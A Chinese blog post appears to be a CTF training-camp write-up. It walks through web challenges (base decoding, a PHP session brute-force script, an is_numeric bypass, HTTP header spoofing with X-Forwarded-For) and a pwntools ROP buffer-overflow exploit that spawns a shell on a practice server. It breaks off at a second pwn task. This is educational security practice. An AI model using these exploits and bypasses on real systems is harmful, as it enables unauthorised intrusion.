ctf夏季集训结训赛-简单题writeup

原创

长亭一梦 于 2020-08-09 14:15:54 发布

分类专栏： ctf 文章标签： 信息安全

本文链接：https://blog.csdn.net/One_p_Two_w/article/details/107890810

目录

第一篇博客！！开门大吉！


因为我本身也是菜鸡，做出来的题不多，而且都是很简单的题目，望各位看客谅解，题目所在的靶场应该过一阵子就拆了，就不贴题目地址啦，会尽量以图片和文字的形式进行复现。

Web


签到

> 皮虾乐队的贝斯手不见了

打开链接页是ubuntu pastebin



应该是动过手脚的，按F12打开源码看一下



发现了两串注释，

543557687D537D7B3372563D2A7E28566C7A405E564D6B565A54323F7534564D6C3068564D6C3061

543557687D537E474D71543341586F5354613F34563E34604B576D484F66573E47796F

再考虑到提示“皮虾乐队的贝斯手不见了”，应该用base家族解码

经过一番尝试后，第二段注释先后经过base16，base85，base64解码后，得到flag{very_e2sy_y2s}

速度要快

> Ash是一名爆破专家，是一名突破手

打开链接直接得到源码

```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ezpass';
}

if($_SESSION['time']+5<time()){
    session_destroy();
}

$Ash = $_REQUEST['Ash'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($Ash[0].$Ash[1]) && substr(md5($Ash),5,4)==0){
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=20){
    echo $flag;
}

show_source(__FILE__);
?>
```

这里我在做题的时候找到了原型，关键点解释已经很到位了，我就不复制粘贴了.
最后附上我的python代码

```python
import requests

s = requests.session() # 创建一个session对象 。

url = "http://xiabee.cn:10001/?Ash[]=ezpass" # url
r = s.get(url)  # 获取url中以get方式上传的参数

for i in range(100):
    url_1 = "http://xiabee.cn:10001/?Ash[]=" + r.text[:2] # 获取头两个字母
    r = s.get(url_1)
    print(r.url)
    if i ==99: # 输出第100次爆出的内容
        print(r.text)
```

PHP真爱粉

> PHP是世界上最好的语言（吗

打开链接获得源码如下

```php
<?php
highlight_file(__FILE__);
include('flag.php');
if ($_GET['xiao'] > 99999999 && strlen($_GET['xiao']) < 5)
    echo "Well Done!".'<br>';

if (isset ( $_GET ['yu'] )) {
    $yu = $_GET ['yu'];
    if (is_numeric($yu))
        die('Wrong Input!');
    else{
        switch ($yu) {
            case 0 :break;
            case 1 :break;
            case 2 :echo "$flag";break;
            default :echo "azhe?";break;
        }
    }
}
?>
```

关键点在于 is_numeric，这个函数的作用是 “如果指定的变量是数字和数字字符串则返回 TRUE，否则返回 FALSE。”也就是我们要绕过这个限制，经查阅资料得知， is_numeric 函数对于空字符%00，无论是%00放在前后都可以判断为非数值，而%20空格字符只能放在数值后。

那么这道题就很简单了，/?yu=2%20即可，得到flag{p1h_1s_s0_ez}


头等舱


> 还记得10.0.0.55的备用地址是什么吗

打开链接后是这样


Wrong Method!

名字是头等舱，猜测和报头相关，使用burpsuite抓包







这里卡了好长时间，然后在大佬的提醒下开始注意**Method**这个提示，**Wrong Method!**，什么方式错了呢，联想到请求方式，经多次尝试，在PUT时收到反应如下



GG browser is so Great!，于是将User-Agent改为GG




得到提示要伪装成localhost，于是把referer改成127.0.0.1，又添加了X-Forwarded-For: 127.0.0.1，如下所示



Done 232 bytes | 34 millis

本提示是 “还记得10.0.0.55的备用地址是什么吗”，其实是10.0.0.53，这个是校内生活小知识，各位看客不知道正常，参加结训赛的人应该都知道（大概，最后进行更改X-Forwarded-For: 10.0.0.53，send得flag



Pwn

到了最向往的pwn，虽然是最向往的方向，不过菜的只会做签到…

qiandao

> 无提示

普通的64位rop，只开启了NX保护，通过gets栈溢出，也给了sh函数（可直接获得shell）

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[256]; // [rsp+10h] [rbp-100h]

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  gets(s, 0LL);
  return 0;
}
```



```
void __cdecl sh(char *str)
{
  if ( !strcmp(str, "meow") )
    system("/bin/sh");
  else
    system("echo meow~");
}
```

直接上代码了

```
from pwn import *

io = remote("everything411.top" ,10014)

payload =b'a' * (0x100) + p64(0xdeadbeefdeadbeef) + p64(0x0000000000401263) + p64(0x0000000000402004) + p64(0x0000000000401156)
#                   rbp                   rdi_add          meow字符串              sh函数
io.sendline(payload)

io.interactive()

io.close()
```

qiandao2

> do you know one_gadget?

checksec检查

